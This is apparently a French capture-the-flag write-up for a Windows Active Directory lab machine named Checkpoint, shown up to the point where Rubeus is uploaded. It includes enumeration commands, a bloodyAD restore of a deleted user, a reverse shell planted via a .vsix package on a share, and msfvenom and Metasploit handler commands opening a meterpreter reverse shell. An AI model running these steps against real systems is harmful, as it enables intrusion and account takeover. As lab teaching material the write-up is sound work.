
Informations#
Machine : Checkpoint
Difficulté : Medium
OS : Windows
IP : 10.129.131.215
Mon IP : 10.10.15.180

Credentials :
alex.turner / Checkpoint2024!Reconnaissance#
On commence par le classique scan nmap (précédé d’un ping pour vérifier que la machine est up).
nmap -sC -sV -Pn -T4 -p- 10.129.131.215-sC : Utilise les scripts par défaut
-sV : Spécifie les versions des services
-Pn : Ne pas ping la machine
-T4 : scan `Aggressive` (default T3)
-p- : Scan les 65535 portsOutput :

Pistes :
Port 53 : DNS
	==> DNS Zone Transfer (dig)

Port 88 : Kerberos
	==> AS-REProast, Kerberoasting (impacket)

Port 135/139 : RPC
	==> rpcdump, enum4linux

Port 389 : ldap
	==> ldapsearch.py, enum4linux

Port 445 : SMB
	==> smbmap / netexec / smbclient, enum4linux

Port 5985 : WINRM
==> evil-winrm.py (nécessite un compte)Préparation#
Étant donné que j’utilise Exegol, une des fonctionnalités puissantes dessus c’est exegol-history. Cet outil permet de gérer les credentials, les domain names et les IPs cibles sous forme de variable d’environnement réutilisable dans les tools directement.
Je ferai un article dans la section blog pour en parler un peu plus.
Le scan nmap nous permet de dump :
Domain : checkpoint.htb
FQDN : DC01.checkpoint.htb
Avec ces infos, les credentials et l’ip de la machine on exécute les commandes suivantes :
exh add creds -d "checkpoint.htb" -u "alex.turner" -p 'Checkpoint2024!'exh add hosts --ip "10.129.131.215" --role "DC" --hostname "DC01.checkpoint.htb"Puis on charge les creds / hosts :
exh set hostsexh set credsOn a donc :

On finit la préparation en ajustant le fichier /etc/hosts et krb5.conf
nxc smb "$TARGET" --generate-krb5-file /tmp/krb5.conf && export KRB5_CONFIG=/tmp/krb5.confnxc smb "$TARGET" --generate-hosts-file hosts
cat ./hosts >> /etc/hostsOn est ready !
User Flag#
On commence par le DNS Zone Transfer.

Résultat : Failed !
On poursuit avec un netexec pour dump les users.
nxc ldap "$TARGET" -u "$USER" -p "$PASSWORD" --users
Ok donc pas mal de users. On met ça de côté (on note au passage svc_deploy qui comme son nom l’indique est un compte de service).
On continue avec smbmap (ou netexec) pour lister les shares
smbmap -H "$TARGET" -u "$USER" -p "$PASSWORD"
On a 2 shares qui ne sont pas des shares par défaut (donc intéressants). Seulement, on est full en ‘READ ONLY’, donc pas énormément de marge de manœuvre.
En fouillant dans les shares :
DevDrop ==> Vide

VMBackups ==> Access Denied
On peut fouiller les autres shares mais rien d’intéressants.
Si on recherche sur Internet les .vsix packages, on tombe sur :
On comprend globalement qu’on peut avoir une RCE à partir d’un package .vsix.
Il nous faut donc un revshell dans un package .vsix mais aussi le droit ‘Write’ sur le share DevDrop

Pour le revshell en fouillant on trouve ce repository github :
Pour le second point, après avoir pas mal cherché, j’ai finis par trouver quelque chose d’intéressant concernant les objets LDAP sur lesquels mon user avait les droitss writable.
Pour énumérer ces droits, on utilise bloodyAD
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" get writableOn obtient l’output suivant :

Et donc le droit writable sur l’objet CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb qui apparemment est un objet supprimé.
On restore l’objet delete comme ceci :
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" set restore 'CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb'
Avec netexec, on teste le mot de passe de alex.turner sur l’objet (le user) mark.davies :
nxc smb "$TARGET" -u 'mark.davies' -p "$PASSWORD"
C’est fonctionnel !
On check maintenant si, à tout hasard,, le user mark.davies n’aurait pas les droitss Write sur DevDrop.

Magnifique !
On reprend notre revshell via .vsix package. On suit le repo GitHub pour l’installation.
On laisse par défaut powershell comme payload puis on génère le .vsix.

On démarre un listener (nc pour ma part).
Puis on upload le .vsix.


On obtient un shell avec le user ryan.brooks

On check sur le Desktop de ryan.brooks et on trouve le flag.
Admin Flag#
Le principal problème qu’on va avoir pour la suite c’est qu’on ne connaît pas le mot de passe de ryan.brooks. On peut essayer le même mot de passe que les deux autres users, mais ça ne fonctionne pas.

On ne peut donc que lancer les équivalents Windows de nos outils habituelss depuis une session meterpreter. Ou bien, on peut, depuis la machine Windows, récupérer un TGT du user ryan.brooks (avec Rubeus), exporter ce TGT et le convertir en .ccache afin de l’utiliser avec nos outils habituels depuis notre machine attaquante.
Première étape : obtenir une session meterpreter. Cela nous permet de faciliter l’interaction avec la machine cible, notamment l’upload de .exe.
Génération du staged payload :
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.180 LPORT=1337 -f exe > meterpreter.exeOn upload meterpreter.exe sur la machine cible.
Puis on démarre le handler :
msfconsole -q -x "use exploit/multi/handler; \
	set payload windows/meterpreter/reverse_tcp; \
	set lhost 10.10.15.180; \
	set lport 1337; run"
On exécute meterpreter.exe et on obtient la session meterpreter :

On upload Rubeus.exe
